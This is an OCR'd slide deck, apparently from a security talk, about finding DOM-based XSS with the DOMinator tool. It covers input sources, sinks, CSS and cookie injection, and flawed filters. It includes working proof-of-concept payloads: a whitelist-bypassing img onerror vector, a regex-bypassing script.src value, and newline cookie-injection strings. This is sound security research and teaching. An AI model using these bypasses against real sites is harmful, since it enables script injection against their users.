


DOMinator Interface



```
1 10:35:11.427 :[ http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&
ccc=ddd#v=342&fds=432423 ]
Target: [ INPUT.value CallCount: 1 ]
Data:
+ on
+ Stack Trace
2 10:35:11.429 :[ http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&
ccc=ddd#v=342&fds=432423 ]
Target: [ strict(tainted === notTainted)(on) CallCount: 1 ]
Data:
+ on
+ Stack Trace
```

DOMinator In Action



```
'sssss'+location.href+'/'+escape(location.hash)
```

JsConsoleResult:

sssshttp://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423/%23v%3D342%26fds%3D432423

```
1 16:7:52.510 :[ http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&
ccc=ddd#v=342&fds=432423 ]
Target: [ INPUT.value CallCount: 1 ]
Data:
+ on
+ Stack Trace
2 16:7:52.777 :[ http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&
ccc=ddd#v=342&fds=432423 ]
Target: [ strict(tainted === notTainted)(on) CallCount: 1 ]
Data:
+ on
+ Stack Trace
3 16:8:32.491 :[ http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&
ccc=ddd#v=342&fds=432423 ]
Target: [ DIV.innerHTML CallCount: 1 ]
Data:
+ sssshttp://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&
fds=432423/%23v%3D342%26fds%3D432423
+ Stack Trace
```

```
3 16:8:32.491 :[ http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423 ]
Target: [ DIV.innerHTML CallCount: 1 ]
Data:
+ sssshttp://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423/%23v%3D342%26fds%3D432423
lo  Sources:
    location.hash
#   location.href 432423
ESCAPE
%23v%3D342%26fds%3D432423
CONCAT
sssshttp://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423/%23v%3D342%26fds%3D432423

location.href
http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423
CONCATRIGHT
sssshttp://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423
CONCATLEFT
sssshttp://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423/
CONCAT
sssshttp://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423/%23v%3D342%26fds%3D432423
⊞ dep        [ Object { startPos=85, endPos=110, more... }, Object { startPos=0, endPos=85, more... } ]
  op         "CONCAT"
⊞ val        "sssshttp://127.0.0.1/~...3v%3D342%26fds%3D432423"
+ Stack Trace
http://127.0.0.1/~stefano/frames/util.js?W
,Line:2
,1:    function writeTo(id, txt) {
2:        $a(id).innerHTML = txt;
3:    }
,http://127.0.0.1/~stefano/frames/iframes.html?aaa=bbbb&ccc=ddd#v=342&fds=432423
,Line:3
,1:    function onkeydown(event) {
2:        if (event.keyCode == 13 && event.ctrlKey == true) {
3:            writeTo("response", realTimeJs(this.value));
```

Demo Time

Input Sources

- Everything taken from the URL:
  document.URL
  document.URLUnencoded
  document.location (.pathname|.href|.search|.hash)
  window.location (.pathname|.href|.search|.hash)

- The Referrer:
  document.referrer

- The window name:
  window.name

Input Sources

- document.cookie
- HTML5 postMessage arg.data

```
window.addEventListener("message",
                function(msg){ eval(msg.data) }
             ,true);
```

- window.dialogArguments
  (when window is opened with window.showModalDialog)

Intermediate Input Sources

- Sources that could have been instantiated somewhere else and retrieved on another page.
- Storage:
  - localStorage/globalStorage
  - Database
- HTML attributes storing user values
  - E.g. Input.value (Drag & Drop Abuse)
- Cookies
- XMLHTTPRequest response.

Classic Sinks

- Every functionality that will create HTML:
  - innerHTML, outerHTML, document.write …

- Every functionality that will interpret a string as JavaScript.
  - eval, execScript, Function, setTimeout, setInterval…
  - but also script.src, iframe.src etc
  - location.replace/assign

Less Classic Sinks

- However not all sinks must result in JavaScript execution

- Some additional new goals:
  - Modify/abuse sensitive objects
    - Modify DOM/HTML Objects
    - Leak and insert cookies
    - Perform directory traversal with XHR
    - Perform CORS with XHR
    - Client Side HPP (GUI Redressing in page)

Sinks - modify DOM/HTML Objects

- If we control the key:

some_var = document[user_input];

- If we control the key and value:

```
window[user_input]=userInput2;
```

or

```
config={‘url’:’http://host’, defaultX:100,defaultY:200};
config[user_input]=userValue;
```

Sinks - Leak and insert cookies

- On Firefox is known that is possible to create a new Cookie using \n.

```
document.cookie="cookieName="+unescape(location.hash);
```

- So **#%0aANewCookie=1234**

```
document.cookie="cookieName=#\nANewCookie=1234";
```

- Resulting in two cookies (FF 3-4).
- Note: doesn't work anymore FF-7 fixed

Sinks GUI Change

- CSS Injection to modify the GUI/ inject Js (not alway possible)

- Injections into IMG tags
  - win against Referrer check (CSRF).
  - Let us control the UI

Css DOM Injection get sensitive values

- If you can inject only css, or cssText is used as sink:

CSSStyleDeclaration.cssText='someConstant'+Source+'…';

- CSS Injection to get sensitive values by inference: slow but effective.
- Let's see it with a

DEMO

Css DOM Injection get sensitive values

- Css3 Attribute Selector

http://www.w3.org/TR/css3-selectors/#attribute-selectors

a[href=a] { ... }

- Css3 Attribute Substring Matching

http://www.w3.org/TR/css3-selectors/#attribute-substrings

[att^=val] :*Represents an element with the att attribute whose value begins with the prefix "val".*

[att$=val] : *Represents an element with the att attribute whose value ends with the suffix "val".*

[att*=val] : *Represents an element with the att attribute whose value contains at least one instance of the substring "val".*

HTML 5

- Cross Origin Request could be abused.

```
var url="/profilePages"
var xhr=new XMLHttpRequest();
xhr.open('GET',getQueryParam('debugPage')||url,true);
```

- Facebook issue

```
#!/profileName
var xhr=new XMLHttpRequest();
xhr.open('GET',location.hash.slice(2),true);
```

- Attacker just needs to add **Access-Control-Allow-Origin: *** to the response


Absolute URLs

- Mario Heiderich, Gareth Heyes, Sirdarkcat, Kotowicz did a very interesting research about URL parsing in browsers

http://code.google.com/p/urlparsing/

http://kotowicz.net/absolute/

Absolute URLs



kotowicz.net/absolute/

Forward slashes

Chrome, IE, Android & Safari browsers treat forward slashes in URL just like backslashes. See also #19.

```
"http:\\\\www.google.com\\favicon.ico"
```

External in:

- Chrome 9
- Chrome 11
- Safari 5
- Internet Explorer 6
- Internet Explorer 7
- Internet Explorer 8
- Android 2.1
- Android 2.2

Result in this browser:

```
"http://www.google.com/favicon.ico"
```

Protocol relative

One of the most common vectors - http: or https: could be missing, the browser fetches the final URL using the proto
everywhere.

```
"//www.google.com/favicon.ico"
```

Filters

- Classics

  (un)escape


  (de)encodeURIComponent

  (de)encodeURI

It's interesting that sometimes they're not correctly used.

- Advanced filtering (very similar to server side filtering implementations):
  - replace
  - match/test

Classics Filters – Encoding Differences




Encoding Differences

```
for(i=0;i<256;i++){
var cc=String.fromCharCode(i);
var es=escape(cc),eu=encodeURI(cc),euc=encodeURIComponent(cc)
if( es!=eu || es!=euc||eu!=euc)
console.log(cc+"["+i+"]= "+es+" "+eu+" "+euc);

}
```

Char	escape	encodeURI	encodeURIComponent
![33]	%21	!	!
#[35]	%23	#	%23
$[36]	%24	$	%24
&[38]	%26	&	%26
'[39]	%27	'	'
([40]	%28	(	(
)[41]	%29	)	)
*[42]	*	*	*
+[43]	+	+	%2B
,[44]	%2C	,	%2C
-[45]	-	-	-
.[46]	.	.	.
/[47]	/	/	%2F
0[48-57]	0-9	0-9	0-9
:[58]	%3A	:	%3A

Classics Filters – Decoding Differences



decoding differences

```
for(i=0;i<256;i++){
var cc=String.fromCharCode(i);
try{
var eu=decodeURI(escape(cc)),euc=decodeURIComponent(escape(cc))
if( eu!=euc)
console.log("||  `"+cc+"``[`"+i+"`]` || "+eu+" || "+euc+ " ||");
}catch(e){console.log('ee :'+i)}
}
```

Char	decodeURI	decodeURIComponent
#[35]	%23	#
$[36]	%24	$
&[38]	%26	&
,[44]	%2C	,
:[58]	%3A	:
;[59]	%3B	;
=[61]	%3D	=
?[63]	%3F	?

for i >= 128 exception is triggered

(Wrong) Filters – Example 1

DOMinator
Demo

(Wrong) Filters - domains

```
var urlZone=getQueryParam("zone")
      if(urlZone.match(/(bbc\.co\.uk)(.*)\/(.*bbc\.com)(\.js)/)){
  script.src=urlZone;
}
```

Do you spot the issue?

(Wrong) Filters - domains

```
var urlZone=getQueryParam("zone")
      if(urlZone.match(/(bbc\.co\.uk)(.*)\/(.*bbc\.com)(\.js)/)){
  script.src=urlZone;
}
```

```
zone=http://127.0.0.1/www.bbc.co.uk/dddbbc.com.js
```

(Wrong) Filters – Example 2

DOMinator
Demo

(Wrong) Filters – Whitelisted Tags

```
var U = C.ns("utils"),
            T = /<\/?(.+?)\/?>/ig;
  U.striptags = function (g, h) {
             var m = k.isArray(h) ? h : null;
             var vv= g.replace(T, m ?
                                    function (p, w) {
                                           return m.contains(w) ? p : ""
                                    } : "“)
           return vv;
 };

U.striptags( getQueryPar(‘content’),  [‘b’,’i’] );
```

do you spot the issue?

(Wrong) Filters – Whitelisted Tags

```
var U = C.ns("utils"),
          T = /<\/?(.+?)\/?>/ig;
 U.striptags = function (g, h) {
           var m = k.isArray(h) ? h : null;
           var vv= g.replace(T, m ?
                                function (p, w) {
                                      return m.contains(w) ? p : ""
                                } : "“)
         return vv;
 };

U.striptags( getQueryPar(‘content’),  [‘b’,’i’] );
```

```
<img src=a onerror=alert(81) %0A>
```

(Wrong) Filters - Cookie

- Now that we know that \n is a metachar for FF we need to filter it out…

```
var c=document.hash.slice(1).replace(/\r|\n/g,"");
document.cookie = 'cookieName='+c+';expire ….; domain…'
```

- Here's something new
  - Try using character Ċ (\u010a)
  - You'll see the same as \x0a

DEMO

(Wrong) Filters – Cookie 2

- Several issues with cookie parsing
  - No easy way. Lot of match/split/indexOf/substr

```
function getCookieValue(name){
var p;
var c=document.cookie;
var arrs=c.split(‘;’);
 for(var i =0 ; i< arrs.length; i++)
    if( (p=arrs[i].indexOf(name))>0){
       return arrs[i].substr(p);
  }
}
getCookieVal(“mycookieName=”)
```

(Wrong) Filters – Cookie 2 - Attack

- what if some Js writes a value like this:

```
document.cookie='ref='+document.referrer
```

And somewhere else:

```
eval( getCookieVal("userHistory") )
```

?

(Wrong) Filters – Cookie 2 - Attack

YO DAWG I HEARD YO LIKE COOKIES
SO I PUT A COOKIE IN A COOKIE SO YOU CAN EAT WHILE YOU EAT

set an attacker site:

http://www.attacker.com/userHist=alert(1)

Iframing victim site which will sets cookie:

ref=http://www.attacker.com/userHist=alert(1)

Then looks for userHist and Boom!

Some Stats

- Took first 100 from Top 1 Million Alexa list.
- Found several others in top 1 Million most of them advertising hosted as 3rd party scripts.
For example Omniture, Google AdWords, or widgets, buttons etc.

- Using DOMinator + *my brain* I found that
56 out of 100 top Alexa sites
where vulnerable to directly exploitable DOM Based Xss.

Means, remote attacker with a reliable scenario.

DOMinator Community Version

- google code project:

http://code.google.com/p/dominator/downloads/list

- Working on porting it to Firefox 7+
- Mailing List:

http://groups.google.com/group/dominator-ml/

Tnx!

^_^

Go and exploit

/* ethically */

Q&A

Mail:
stefano.dipaola@mindedsecurity.com
Twitter: wisecwisec